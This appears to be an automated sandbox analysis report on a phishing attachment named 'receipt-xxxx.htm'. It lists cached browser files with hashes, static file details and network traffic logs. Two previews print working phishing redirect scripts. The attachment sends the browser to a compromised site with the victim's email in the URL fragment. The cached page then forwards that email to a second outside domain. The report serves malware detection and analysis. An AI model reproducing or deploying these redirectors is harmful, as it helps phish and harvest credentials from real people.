Preview:	.body..{...font-family: "Segoe UI", "verdana", "arial";...background-image: url(background_gradient.jpg);...background-repeat: repeat-x;...background-color: #E8EAEF;...margin-top: 20px;...margin-left: 20px;...color: #575757;..}....body.securityError..{...font-family: "Segoe UI", "verdana" , "Arial";...background-image: url(background_gradient_red.jpg);...background-repeat: repeat-x;...background-color: #E8EAEF;...margin-top: 20px;...margin-left: 20px;..}....body.tabInfo..{...background-image: none;...background-color: #F4F4F4;..}.. ..a..{...color: rgb(19,112,171);.font-size: 1em;...font-weight: normal;...text-decoration: none;...margin-left: 0px;...vertical-align: top;..}....a:link, a:visited..{...color: rgb(19,112,171);...text-decoration: none;...vertical-align: top;..}....a:hover..{...color: rgb(7,74,229);...text-decoration: underline;..}....p..{...font-size: 0.9em;..}.....h1 /* used for Title */..{...color: #4465A2;...font-size: 1.1em;...font-weight: normal;...vertical-align

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\0W10PBUV\bullet[1]	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	PNG image data, 15 x 15, 8-bit colormap, non-interlaced
Category:	downloaded
Size (bytes):	447
Entropy (8bit):	7.304718288205936
Encrypted:	false
SSDEEP:	12:6v/71Cyt/JNTWxGdr+kZDWO7+4dKIv0b1GKuxu+R:/yBJNTqsSk9BTwE05su+R
MD5:	26F971D87CA00E23BD2D064524AEF838
SHA1:	7440BEFF2F4F8FABC9315608A13BF26CABAD27D9
SHA-256:	1D8E5FD3C1FD384C0A7507E7283C7FE8F65015E521B84569132A7EABEDC9D41D
SHA-512:	C62EB51BE301BB96C80539D66A73CD17CA2021D5D816233853A37DB72E04050271E581CC99652F3D8469B390003CA6C62DAD2A9D57164C620B7777AE99AA1B1
Malicious:	false
Reputation:	high, very likely benign file
IE Cache URL:	res://ieframe.dll/bullet.png
Preview:	.PNG.....IHDR.....ex....PLTE...(EkFRp&@e&@e)Af)AgANjBNjDNjDNj2Vv-Xz-Y{3XyC\}E_.2j.3l.8p.7q.;j.;l.Zj.\l.5o.7q.<..aw.<..dz.E.....1..@.7..~.....9..:.....A ..B..E..9..:..a..c..b..g.#M.%O.#r.#s.%y.2..4..+..-..?..@..;..p..s...G..H..M.....z`....#tRNS...../,....mIDATx^..C..`.....S....y'...05...|..k.X.....*`.F.K....JQ..u.<.}.. .. [U..m....'r%.....yn.`.7F..).5..b..rX.T.....IEND.B`.

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\MEEXW4H4\http_404[1]	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	HTML document, UTF-8 Unicode (with BOM) text, with very long lines, with CRLF line terminators
Category:	downloaded
Size (bytes):	6495
Entropy (8bit):	3.8998802417135856
Encrypted:	false
SSDEEP:	48:up4d0yV4VkBXvLutC5N9J/1a5TI7kZ3GUXn3GFa7K083GJehBu01kptk7KwyBwpM:uKp6yN9JaKktZX36a7x05hwW7RM
MD5:	F65C729DC2D457B7A1093813F1253192
SHA1:	5006C9B50108CF582BE308411B157574E5A893FC
SHA-256:	B82BFB6FA37FD5D56AC7C00536F150C0F244C81F1FC2D4FEFBBDC5E175C71B4F

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\MEEXW4H4\http_404[1]	
SHA-512:	717AFF18F105F342103D36270D642CC17BD9921FF0DBC87E3E3C2D897F490F4ECFAB29CF998D6D99C4951C3EABB356FE759C3483A33704CE9FCC1F546EBCBB7
Malicious:	false
Reputation:	high, very likely benign file
IE Cache URL:	res://ieframe.dll/http_404.htm
Preview:	.<!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.01 Transitional//EN" "http://www.w3.org/TR/html4/loose.dtd">....<html dir="ltr">.... <head>.. <link rel="stylesheet" type="text/css" href="ErrorPageTemplate.css">.... <meta http-equiv="Content-Type" content="text/html; charset=UTF-8">.... <title>HTTP 404 Not Found</title>.... <script src="errorPageStrings.js" language="javascript" type="text/javascript">.. </script>.. <script src="httpErrorPagesScripts.js" language="javascript" type="text/javascript">.. </script>.. </head>.... <body onLoad="javascript:initHomepage(); expandCollapse('infoBlockID', true); initGoBack(); initMoreInfo('infoBlockID');">.... <table width="730" cellpadding="0" cellspacing="0" border="0">.... Error title -->.. <tr>.. <td id="infoIconAlign" width="60" align="left" valign="top" rowspan="2">.. <img src="info_48.png" id="infoIcon" alt="Info icon">..

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\MEEXW4H4\info_48[1]	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	PNG image data, 47 x 48, 8-bit/color RGBA, non-interlaced
Category:	downloaded
Size (bytes):	4113
Entropy (8bit):	7.9370830126943375
Encrypted:	false
SSDEEP:	96:WNTJL8szf79M8FUjE39KJoUUuJPnvmKacs6Uq7qDMj1XPL:WNrzFoQSJPnvzs6rL
MD5:	5565250FCC163AA3A79F0B746416CE69
SHA1:	B97CC66471FCDEE07D0EE36C7FB03F342C231F8F
SHA-256:	51129C6C98A82EA491F89857C31146ECEC14C4AF184517450A7A20C699C84859
SHA-512:	E60EA153B0FECE4D311769391D3B763B14B9A140105A36A13DAD23C2906735EAAB9092236DEB8C68EF078E8864D6E288BEF7EF1731C1E9F1AD9B0170B95AC134
Malicious:	false
Reputation:	high, very likely benign file
IE Cache URL:	res://ieframe.dll/info_48.png
Preview:	.PNG.....IHDR.../...0.....#.....IDATx^...pUU..{....KB.....!....F.....jp.Q.....Vg.F..m.Q....{...,m.@.56D...&$d!.<..}....s..K9.....{.....[./<..T..I.I..JR)).9.k.N.%.E.W^}....Po.....X..;.=.P...../...+...9./..s.....9..|.....*.7v.`..V.....-^.$S[[[.....K..z.....3..3....5 ...0..''/n/.c...&.{.ht..?....A..l{.n.....|....t.....N}..%.v...:.E..i...`....a.k.mg.LX..fcFU.fO-..YEfd.}...~.''.....}l$....^.re..'^X..*}.?.^U.G..... .30...X.....f[.l0.P`..KC...[..[..6....~..i..Q.|;x..T .....s.5...n+.0..;...H#.2..#.M..m[^3x&E.Ya..\K..{[..M..g...yf0..~....M.]7..ZZZ:..a.O.G64]....9..l[..a...N,,.h.....5...f*.y...}...BX{.G^...?.c.....s^..P.(..G...t.0.:.X.DCs.....]vf...py).....x..>-..Be.a...G...Y!...z...g.{....d.s.o.....%.x.....R.W.....Z.b,....!..6Ub....U.qY(/v..m.a...4.`Qr\.E.G..a)..t..e.j.W.....C<.1.....c..l1w....]3%....tR;,..3..-.NW.5...t..H..h..D..b.....M....)B..2J...)..o..m..M.t....wn./....+Wv....xkg..*..

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\PSUEOSZZ\down[1]	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	PNG image data, 15 x 15, 8-bit colormap, non-interlaced
Category:	downloaded
Size (bytes):	748
Entropy (8bit):	7.249606135668305
Encrypted:	false
SSDEEP:	12:6v/7/2QeZ7HVJ6o6yiq1p4tSQfAVFcm6R2HkZuU4fB4CsY4NJlrvMezoW2uONroc:GeZ6oLiqkbDuU4fqzTrvMeBBlE
MD5:	C4F558C4C8B56858F15C09037CD6625A
SHA1:	EE497CC061D6A7A59BB66DEFEA65F9A8145BA240
SHA-256:	39E7DE847C9F731EAA72338AD9053217B957859DE27B50B6474EC42971530781
SHA-512:	D60353D3FBEA2992D96795BA30B20727B022B9164B2094B922921D33CA7CE1634713693AC191F8F5708954544F7648F4840BCD5B62CB6A032EF292A8B0E52A44
Malicious:	false
Reputation:	high, very likely benign file
IE Cache URL:	res://ieframe.dll/down.png
Preview:	.PNG.....IHDR.....ex....PLTE....W..W..W..W..W..W..W..W..W..W..W..W.U.....W..W.!Y.#Z.$\.'].<r.=s.P..Q..Q..U..o..p..r..x..z..~.....b.....$..s...7tRNS.a.o(,.s....e.....q*.....F.Z....IDATx^%.S..@.C..jm.mTk...m.?|;.y..S....F.t...,.....D.>..LpX=f.M...H4.....=...=..xy.[h..7....7.....<.q.kH....#+....l..z.....'.ksC...X<.+..J>....%3BmqaV...h..Z._.:<.Y_jG...vN^.<>.Nu.u@.....M....?...1D.m~)s8..&....IEND.B`.

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\PSUEOSZZ\errorPageStrings[1]	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	UTF-8 Unicode (with BOM) text, with CRLF line terminators
Category:	downloaded
Size (bytes):	4720
Entropy (8bit):	5.164796203267696
Encrypted:	false
SSDEEP:	96:z9UUiqRxqH211CUIRgRLnRynjZbRXkRPRk6C87Apsat/5/+mhPcF+5g+mOQb7A9o:JsUOG1yNlX6ZzWpHOWLia16Cb7bk
MD5:	D65EC06F21C379C87040B83CC1ABAC6B
SHA1:	208D0A0BB775661758394BE7E4AFB18357E46C8B
SHA-256:	A1270E90CEA31B46432EC44731BF4400D22B38EB2855326BF934FE8F1B169A4F
SHA-512:	8A166D26B49A5D95AEA49BC649E5EA58786A2191F4D2ADAC6F5FBB7523940CE4482D6A2502AA870A931224F215CB2010A8C9B99A2C1820150E4D365CAB28299

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\PSUEOSZZ\errorPageStrings[1]	
Malicious:	false
Reputation:	high, very likely benign file
IE Cache URL:	res://ieframe.dll/errorPageStrings.js
Preview:	.//Split out for localization...var L_GOBACK_TEXT = "Go back to the previous page.";..var L_REFRESH_TEXT = "Refresh the page.";..var L_MOREINFO_TEXT = "More information";..var L_OFFLINE_USERS_TEXT = "For offline users";..var L_RELOAD_TEXT = "Retype the address.";..var L_HIDE_HOTKEYS_TEXT = "Hide tab shortcuts ";..var L_SHOW_HOTKEYS_TEXT = "Show more tab shortcuts";..var L_CONNECTION_OFF_TEXT = "You are not connected to the Internet. Check your Internet conn ection.";..var L_CONNECTION_ON_TEXT = "It appears you are connected to the Internet, but you might want to try to reconnect to the Internet.";..../used by invalidcert.js and hstscerterror.js..var L_CertUnknownCA_TEXT = "Your PC doesn\u2019t trust this website\u2019s security certificate.";..var L_CertExpired_TEXT = "The website \u2019s security certificate is not yet valid or has expired.";..var L_CertCNMismatch_TEXT = "The hostname in the website\u2019s security certificate differs from the web site you are trying to visit.";..var L

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\WJ8I2OL4\12gfr[1].htm	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	HTML document, ASCII text, with CRLF line terminators
Category:	downloaded
Size (bytes):	264
Entropy (8bit):	4.987371260240556
Encrypted:	false
SSDEEP:	6:qvmNSJAX/dAqJmOXI/yOiPDbAI6rqF0XNmvVMwch3ab:4zJAXqqJmuI/yOiPDb3OXodMThqb
MD5:	D34BBB391332F9F6F6518B00D6B112A8
SHA1:	CEF469F30F4B72926FF8145053EA14A575AE1308
SHA-256:	063EA74A836342759DEE5FE46A7C5A00EC11D1E72328B977FBA1E533155FBA28
SHA-512:	8A3D79DA1E45B8284ABE7EDC5A2D0F77541C03EB8F551BAA0407E85FE15A8487CDADD43937DBE1597DAC2DFE7D7F390C7B5D061EFA9F28F041B1E44FC877F6D
Malicious:	false
IE Cache URL:	http://vsp.wayshop.gr/12gfr/
Preview:	<html> ..<head> .. <title>Please Wait...</title> ..<script type="text/javascript">.. var hash = window.location.hash;.. var URL = "https://aimlessanimation.com/2020/?email=" + hash.split('#')[1];.. window.open(URL, "_self").. </script>....</head> ..</html>

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\WJ8I2OL4\background_gradient[1]	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	JPEG image data, JFIF standard 1.02, aspect ratio, density 100x100, segment length 16, baseline, precision 8, 1x800, frames 3
Category:	downloaded
Size (bytes):	453
Entropy (8bit):	5.019973044227213
Encrypted:	false
SSDEEP:	6:3llVuiPjlXJYhg5suRd8PImMo23C/kHrJ8yA/NIeYoWg78C/vTFvbKLAh3:V/XPYhiPRd8j7+9LoIrobtHTdbKi
MD5:	20F0110ED5E4E0D5384A496E4880139B
SHA1:	51F5FC61D8BF19100DF0F8AADAA57FCD9C086255
SHA-256:	1471693BE91E53C2640FE7BAEECBC624530B088444222D93F2815DFCE1865D5B
SHA-512:	5F52C117E346111D99D3B642926139178A80B9EC03147C00E27F07AAB47FE38E9319FE983444F3E0E36DEF1E86DD7C56C25E44B14EFDC3F13B45EDEDA064DB5A
Malicious:	false
IE Cache URL:	res://ieframe.dll/background_gradient.jpg
Preview:	......JFIF.....d.d.....Ducky.....P.....Adobe.d..... ....W..... .....Qa.....?.....%.....x.....s...Z.....j.T.wz.6...X.@... V.3tM...P@.u.%...m..D.25...T...F.....p.....A.....BP..qD.(.....ntH.@.....h?..

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\WJ8I2OL4\httpErrorPagesScripts[1]	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	UTF-8 Unicode (with BOM) text, with CRLF line terminators
Category:	downloaded
Size (bytes):	12105
Entropy (8bit):	5.451485481468043
Encrypted:	false
SSDEEP:	192:x20iniOciwd1BtvjrG8tAGGGVWnvyJVUrUiki3ayimi5ezLCvJG1gwm3z:xPini/i+1Btvjy815ZVUwiki3ayimi5f
MD5:	9234071287E637F85D721463C488704C
SHA1:	CCA09B1E0FBA38BA29D3972ED8DCECEFDEF8C152
SHA-256:	65CC039890C7CEB927CE40F6F199D74E49B8058C3F8A6E22E8F916AD90EA8649
SHA-512:	87D691987E7A2F69AD8605F35F94241AB7E68AD4F55AD384F1F0D40DC59FFD1432C758123661EE39443D624C881B01DCD228A67AFB8700FE5E66FC794A6C0384
Malicious:	false
IE Cache URL:	res://ieframe.dll/httpErrorPagesScripts.js

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\WJ8I2OL4\httpErrorPagesScripts[1]	
Preview:	...function isExternalUrlSafeForNavigation(urlStr)..{..var regEx = new RegExp("^(http(s?)|ftp|file)://", "i");..return regEx.exec(urlStr);..}..function clickRefresh()..{..var location = window.location.href;..var poundIndex = location.indexOf('#');..if (poundIndex != -1 && poundIndex+1 < location.length && isExternalUrlSafeForNavigation(location.substring(poundIndex+1)))..{..window.location.replace(location.substring(poundIndex+1));..}..}..function navCancelInit()..{..var location = window.location.href;..var poundIndex = location.indexOf('#');..if (poundIndex != -1 && poundIndex+1 < location.length && isExternalUrlSafeForNavigation(location.substring(poundIndex+1)))..{..var bElement = document.createElement("A");..bElement.innerText = L_REFRESH_TEXT;..bElement.href = 'javascript:clickRefresh()';..navCancelContainer.appendChild(bElement);..}..else..{..var textNode = document.createTextNode(L_RELOAD_TEXT);..navCancelContainer.appendChild(textNode);..}..}..function getDisplayValue(elem

C:\Users\user\AppData\Local\Temp\~DF619FBCD1CCA41A1E.TMP	
Process:	C:\Program Files\internet explorer\iexplore.exe
File Type:	data
Category:	dropped
Size (bytes):	25441
Entropy (8bit):	0.2881857642857916
Encrypted:	false
SSDEEP:	24:c9lLh9lLh9lIn9lIn9lRx/9lRJ9lTb9lTb9lSSU9lSSU9laAa/9laA:kBqoxxJhHWSVSEab
MD5:	3F27870BEF06C81F1ACD19EE001A99A2
SHA1:	818AD2AE72CE0E290E720675F94E5A0DE2549080
SHA-256:	8EABB8F42CC4F09EBC6639FD145AEBE3293318A183B6330C595469A69E5A9A49
SHA-512:	23121CF50A292F6C1537E306EED1AA45C360A38A1A599F9DFA66D78B330B8DABE71CE5B5AE510F59FD15174FFBE3BEA0FD4467F040D75F2ECFE0528A9F1C952 6
Malicious:	false
Preview:	.....*%..H..M..{y..+.0...(..... .....*%..H..M..{y..+.0...(..... ....

C:\Users\user\AppData\Local\Temp\~DF6DAB1688D85D34DD.TMP	
Process:	C:\Program Files\internet explorer\iexplore.exe
File Type:	data
Category:	dropped
Size (bytes):	53931
Entropy (8bit):	0.6584583903838791
Encrypted:	false
SSDEEP:	96:kBqoxKAuvScS+RP98fUDSIDwFaYIDwD5KCM4ylTyYY4FUAK9:kBqoxKAuqR+RP98fU1DlbD2cJY4FFK9
MD5:	1FCC2BC91212AF2A3A05176B10FD2A16
SHA1:	99DC05840A3EA3430A5BD388EF95F691856633CF
SHA-256:	2FDD17930C19937A0D18B0F1F7AFBB109C5ABA4E246535A21A14C68F5AC7D650
SHA-512:	0A54BF160A6DD785D422DDDEDB8B35C42938D73EEDF697D913F3F4DC552CB01D4FA40FE883F56A5F5D3C18407E518093FD05C69B198485E951B42FBAE6E9F8 9
Malicious:	false
Preview:	.....*%..H..M..{y..+.0...(..... .....*%..H..M..{y..+.0...(..... ....

C:\Users\user\AppData\Local\Temp\~DFB42B6B68F6C0AA1B.TMP	
Process:	C:\Program Files\internet explorer\iexplore.exe
File Type:	data
Category:	dropped
Size (bytes):	13125
Entropy (8bit):	0.5414411358596346
Encrypted:	false
SSDEEP:	24:c9lLh9lLh9lIn9lIn9lolF9lo/9lWRjgHgC/NngG:kBqoIg+RjgHgC/xgG
MD5:	9E5B69E9A5D69028DE64849578DCA641
SHA1:	E38BEFB3BAD5CF9E795480818B6CD6187C980049
SHA-256:	5A9BB517EFBC2F4E5C0ECBE35C078F98A84AE3C4076E9BF2BCA20008F6722C86
SHA-512:	76B43C128EEB2904B301F3141811A2AD2972E1CA048CBBD397FAB47277071D958686F7CA822FB20470F63A7C8476F04436145FD961DF2F45C64B53F8EE430436
Malicious:	false
Preview:	.....*%..H..M..{y..+.0...(..... .....*%..H..M..{y..+.0...(..... ....

Static File Info

General

File type:	HTML document, ASCII text
Entropy (8bit):	5.006316358454351
TrID:	
File name:	receipt-xxxx.htm
File size:	133
MD5:	2ded001890d716d7a47887df38c01102
SHA1:	ec0914e310db45e38e54728634b8c9e7f7bb6e70
SHA256:	9e0a82abb1eeacfd1b7bcb8c67bff4ad686a38de8119e71d1d187db2d350c986
SHA512:	9a3c092befe94f8e3c1b9fdb64c90133df89bc5acd774af3c19d551807564141df43b6d36ca25b03e79eb247a5ed1b80c5b578ed016dafc594fd6b807a90e3b7
SSDEEP:	3:gnkAqRAdrygvFF/5kRVJbkADFoCDRALh3nNKVJNgjLIBKKTfKsmwZNGYb:7AqWJkRjYmmTd3YVLBKKTxZNGYb
File Content Preview:	<script type="text/JavaScript">. setTimeout("location.href = 'http://Vsp.wayshop.gr/12gfr/#alec.mahmood@vsp.com';",0);.</script>

File Icon


Icon Hash:	f8c89c9a9a998cb8

Network Behavior

Snort IDS Alerts

Timestamp	Protocol	SID	Message	Source Port	Dest Port	Source IP	Dest IP
04/07/21-23:52:14.876034	ICMP	402	ICMP Destination Unreachable Port Unreachable			192.168.2.3	8.8.8.8

Network Port Distribution



TCP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Apr 7, 2021 23:52:13.917198896 CEST	49721	80	192.168.2.3	88.99.136.47
Apr 7, 2021 23:52:13.918199062 CEST	49722	80	192.168.2.3	88.99.136.47
Apr 7, 2021 23:52:13.941001892 CEST	80	49721	88.99.136.47	192.168.2.3
Apr 7, 2021 23:52:13.941107035 CEST	49721	80	192.168.2.3	88.99.136.47

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Apr 7, 2021 23:52:13.941884041 CEST	49721	80	192.168.2.3	88.99.136.47
Apr 7, 2021 23:52:13.941983938 CEST	80	49722	88.99.136.47	192.168.2.3
Apr 7, 2021 23:52:13.942065001 CEST	49722	80	192.168.2.3	88.99.136.47
Apr 7, 2021 23:52:13.964473963 CEST	80	49721	88.99.136.47	192.168.2.3
Apr 7, 2021 23:52:13.986498117 CEST	80	49721	88.99.136.47	192.168.2.3
Apr 7, 2021 23:52:13.986893892 CEST	49721	80	192.168.2.3	88.99.136.47
Apr 7, 2021 23:52:14.264332056 CEST	49724	443	192.168.2.3	162.241.124.32
Apr 7, 2021 23:52:14.265185118 CEST	49725	443	192.168.2.3	162.241.124.32
Apr 7, 2021 23:52:14.406018019 CEST	443	49724	162.241.124.32	192.168.2.3
Apr 7, 2021 23:52:14.406138897 CEST	49724	443	192.168.2.3	162.241.124.32
Apr 7, 2021 23:52:14.408047915 CEST	443	49725	162.241.124.32	192.168.2.3
Apr 7, 2021 23:52:14.408133984 CEST	49725	443	192.168.2.3	162.241.124.32
Apr 7, 2021 23:52:14.419287920 CEST	49725	443	192.168.2.3	162.241.124.32
Apr 7, 2021 23:52:14.419698954 CEST	49724	443	192.168.2.3	162.241.124.32
Apr 7, 2021 23:52:14.561642885 CEST	443	49724	162.241.124.32	192.168.2.3
Apr 7, 2021 23:52:14.561678886 CEST	443	49724	162.241.124.32	192.168.2.3
Apr 7, 2021 23:52:14.561691046 CEST	443	49724	162.241.124.32	192.168.2.3
Apr 7, 2021 23:52:14.561702967 CEST	443	49724	162.241.124.32	192.168.2.3
Apr 7, 2021 23:52:14.561717987 CEST	443	49724	162.241.124.32	192.168.2.3
Apr 7, 2021 23:52:14.561877966 CEST	49724	443	192.168.2.3	162.241.124.32
Apr 7, 2021 23:52:14.562051058 CEST	443	49725	162.241.124.32	192.168.2.3
Apr 7, 2021 23:52:14.562540054 CEST	443	49725	162.241.124.32	192.168.2.3
Apr 7, 2021 23:52:14.562573910 CEST	443	49725	162.241.124.32	192.168.2.3
Apr 7, 2021 23:52:14.562592030 CEST	443	49725	162.241.124.32	192.168.2.3
Apr 7, 2021 23:52:14.562609911 CEST	443	49724	162.241.124.32	192.168.2.3
Apr 7, 2021 23:52:14.562622070 CEST	49725	443	192.168.2.3	162.241.124.32
Apr 7, 2021 23:52:14.562666893 CEST	49725	443	192.168.2.3	162.241.124.32
Apr 7, 2021 23:52:14.562693119 CEST	443	49725	162.241.124.32	192.168.2.3
Apr 7, 2021 23:52:14.562711000 CEST	49724	443	192.168.2.3	162.241.124.32
Apr 7, 2021 23:52:14.562741995 CEST	49725	443	192.168.2.3	162.241.124.32
Apr 7, 2021 23:52:14.563342094 CEST	443	49725	162.241.124.32	192.168.2.3
Apr 7, 2021 23:52:14.563397884 CEST	49725	443	192.168.2.3	162.241.124.32
Apr 7, 2021 23:52:14.668739080 CEST	49724	443	192.168.2.3	162.241.124.32
Apr 7, 2021 23:52:14.674856901 CEST	49724	443	192.168.2.3	162.241.124.32
Apr 7, 2021 23:52:14.675321102 CEST	49725	443	192.168.2.3	162.241.124.32
Apr 7, 2021 23:52:14.811882973 CEST	443	49724	162.241.124.32	192.168.2.3
Apr 7, 2021 23:52:14.811954975 CEST	49724	443	192.168.2.3	162.241.124.32
Apr 7, 2021 23:52:14.819659948 CEST	443	49725	162.241.124.32	192.168.2.3
Apr 7, 2021 23:52:14.819820881 CEST	49725	443	192.168.2.3	162.241.124.32
Apr 7, 2021 23:52:14.857047081 CEST	443	49724	162.241.124.32	192.168.2.3
Apr 7, 2021 23:52:15.262908936 CEST	443	49724	162.241.124.32	192.168.2.3
Apr 7, 2021 23:52:15.263051987 CEST	49724	443	192.168.2.3	162.241.124.32
Apr 7, 2021 23:52:18.988437891 CEST	80	49721	88.99.136.47	192.168.2.3
Apr 7, 2021 23:52:18.988583088 CEST	49721	80	192.168.2.3	88.99.136.47
Apr 7, 2021 23:52:20.267808914 CEST	443	49724	162.241.124.32	192.168.2.3
Apr 7, 2021 23:52:20.267833948 CEST	443	49724	162.241.124.32	192.168.2.3
Apr 7, 2021 23:52:20.267872095 CEST	49724	443	192.168.2.3	162.241.124.32
Apr 7, 2021 23:52:20.267899036 CEST	49724	443	192.168.2.3	162.241.124.32
Apr 7, 2021 23:52:44.965986013 CEST	80	49722	88.99.136.47	192.168.2.3
Apr 7, 2021 23:52:44.966123104 CEST	49722	80	192.168.2.3	88.99.136.47
Apr 7, 2021 23:54:02.119148016 CEST	49724	443	192.168.2.3	162.241.124.32
Apr 7, 2021 23:54:02.120323896 CEST	49724	443	192.168.2.3	162.241.124.32
Apr 7, 2021 23:54:02.121301889 CEST	49725	443	192.168.2.3	162.241.124.32
Apr 7, 2021 23:54:02.121376991 CEST	49725	443	192.168.2.3	162.241.124.32
Apr 7, 2021 23:54:02.122282982 CEST	49721	80	192.168.2.3	88.99.136.47
Apr 7, 2021 23:54:02.122493982 CEST	49722	80	192.168.2.3	88.99.136.47
Apr 7, 2021 23:54:02.144936085 CEST	80	49722	88.99.136.47	192.168.2.3
Apr 7, 2021 23:54:02.148083925 CEST	49722	80	192.168.2.3	88.99.136.47
Apr 7, 2021 23:54:02.264298916 CEST	443	49725	162.241.124.32	192.168.2.3
Apr 7, 2021 23:54:02.264353991 CEST	443	49725	162.241.124.32	192.168.2.3
Apr 7, 2021 23:54:02.264405966 CEST	49725	443	192.168.2.3	162.241.124.32
Apr 7, 2021 23:54:02.264444113 CEST	49725	443	192.168.2.3	162.241.124.32
Apr 7, 2021 23:54:02.424567938 CEST	49721	80	192.168.2.3	88.99.136.47
Apr 7, 2021 23:54:03.033909082 CEST	49721	80	192.168.2.3	88.99.136.47

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Apr 7, 2021 23:54:04.237060070 CEST	49721	80	192.168.2.3	88.99.136.47
Apr 7, 2021 23:54:06.643534899 CEST	49721	80	192.168.2.3	88.99.136.47
Apr 7, 2021 23:54:11.456513882 CEST	49721	80	192.168.2.3	88.99.136.47
Apr 7, 2021 23:54:21.066631079 CEST	49721	80	192.168.2.3	88.99.136.47

UDP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Apr 7, 2021 23:52:04.488080978 CEST	55984	53	192.168.2.3	8.8.8.8
Apr 7, 2021 23:52:04.501207113 CEST	53	55984	8.8.8.8	192.168.2.3
Apr 7, 2021 23:52:06.396084070 CEST	64185	53	192.168.2.3	8.8.8.8
Apr 7, 2021 23:52:06.409332991 CEST	53	64185	8.8.8.8	192.168.2.3
Apr 7, 2021 23:52:07.350029945 CEST	65110	53	192.168.2.3	8.8.8.8
Apr 7, 2021 23:52:07.364654064 CEST	53	65110	8.8.8.8	192.168.2.3
Apr 7, 2021 23:52:08.166435003 CEST	58361	53	192.168.2.3	8.8.8.8
Apr 7, 2021 23:52:08.179207087 CEST	53	58361	8.8.8.8	192.168.2.3
Apr 7, 2021 23:52:09.408660889 CEST	63492	53	192.168.2.3	8.8.8.8
Apr 7, 2021 23:52:09.425415039 CEST	53	63492	8.8.8.8	192.168.2.3
Apr 7, 2021 23:52:10.221177101 CEST	60831	53	192.168.2.3	8.8.8.8
Apr 7, 2021 23:52:10.233072996 CEST	53	60831	8.8.8.8	192.168.2.3
Apr 7, 2021 23:52:11.417974949 CEST	60100	53	192.168.2.3	8.8.8.8
Apr 7, 2021 23:52:11.436431885 CEST	53	60100	8.8.8.8	192.168.2.3
Apr 7, 2021 23:52:11.486061096 CEST	53195	53	192.168.2.3	8.8.8.8
Apr 7, 2021 23:52:11.498831987 CEST	53	53195	8.8.8.8	192.168.2.3
Apr 7, 2021 23:52:12.830024004 CEST	50141	53	192.168.2.3	8.8.8.8
Apr 7, 2021 23:52:12.922812939 CEST	53023	53	192.168.2.3	8.8.8.8
Apr 7, 2021 23:52:12.934640884 CEST	53	53023	8.8.8.8	192.168.2.3
Apr 7, 2021 23:52:13.854317904 CEST	50141	53	192.168.2.3	8.8.8.8
Apr 7, 2021 23:52:13.907505989 CEST	53	50141	8.8.8.8	192.168.2.3
Apr 7, 2021 23:52:13.953042984 CEST	49563	53	192.168.2.3	8.8.8.8
Apr 7, 2021 23:52:13.966394901 CEST	53	49563	8.8.8.8	192.168.2.3
Apr 7, 2021 23:52:14.242156982 CEST	51352	53	192.168.2.3	8.8.8.8
Apr 7, 2021 23:52:14.262330055 CEST	53	51352	8.8.8.8	192.168.2.3
Apr 7, 2021 23:52:14.875907898 CEST	53	50141	8.8.8.8	192.168.2.3
Apr 7, 2021 23:52:16.374737978 CEST	59349	53	192.168.2.3	8.8.8.8
Apr 7, 2021 23:52:16.386430025 CEST	53	59349	8.8.8.8	192.168.2.3
Apr 7, 2021 23:52:17.308963060 CEST	57084	53	192.168.2.3	8.8.8.8
Apr 7, 2021 23:52:17.321212053 CEST	53	57084	8.8.8.8	192.168.2.3
Apr 7, 2021 23:52:18.211457968 CEST	58823	53	192.168.2.3	8.8.8.8
Apr 7, 2021 23:52:18.224513054 CEST	53	58823	8.8.8.8	192.168.2.3
Apr 7, 2021 23:52:19.178241014 CEST	57568	53	192.168.2.3	8.8.8.8
Apr 7, 2021 23:52:19.193167925 CEST	53	57568	8.8.8.8	192.168.2.3
Apr 7, 2021 23:52:20.217760086 CEST	50540	53	192.168.2.3	8.8.8.8
Apr 7, 2021 23:52:20.229995966 CEST	53	50540	8.8.8.8	192.168.2.3
Apr 7, 2021 23:52:21.694205046 CEST	54366	53	192.168.2.3	8.8.8.8
Apr 7, 2021 23:52:21.706980944 CEST	53	54366	8.8.8.8	192.168.2.3
Apr 7, 2021 23:52:40.965456963 CEST	53034	53	192.168.2.3	8.8.8.8
Apr 7, 2021 23:52:40.978038073 CEST	53	53034	8.8.8.8	192.168.2.3
Apr 7, 2021 23:52:41.427962065 CEST	57762	53	192.168.2.3	8.8.8.8
Apr 7, 2021 23:52:41.440953970 CEST	53	57762	8.8.8.8	192.168.2.3
